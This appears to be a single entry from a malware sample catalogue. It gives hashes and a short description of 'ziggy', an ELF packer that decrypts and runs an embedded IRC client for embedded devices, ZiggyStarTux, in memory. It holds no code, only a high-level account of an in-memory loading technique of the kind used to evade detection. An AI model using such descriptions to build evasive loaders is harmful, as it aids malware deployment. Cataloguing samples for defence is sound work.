74f122fb0059977167c5ed34 a7e217d9dfe8e8199020e3fe 19532be108a7d607	ziggy	ELF	ziggy is a binary that packs an encrypted ELF. The binary decrypts the ELF at runtime and runs it in the memory. The encrypted ELF is built from ZiggyStarTux, an IRC client for embedded devices.

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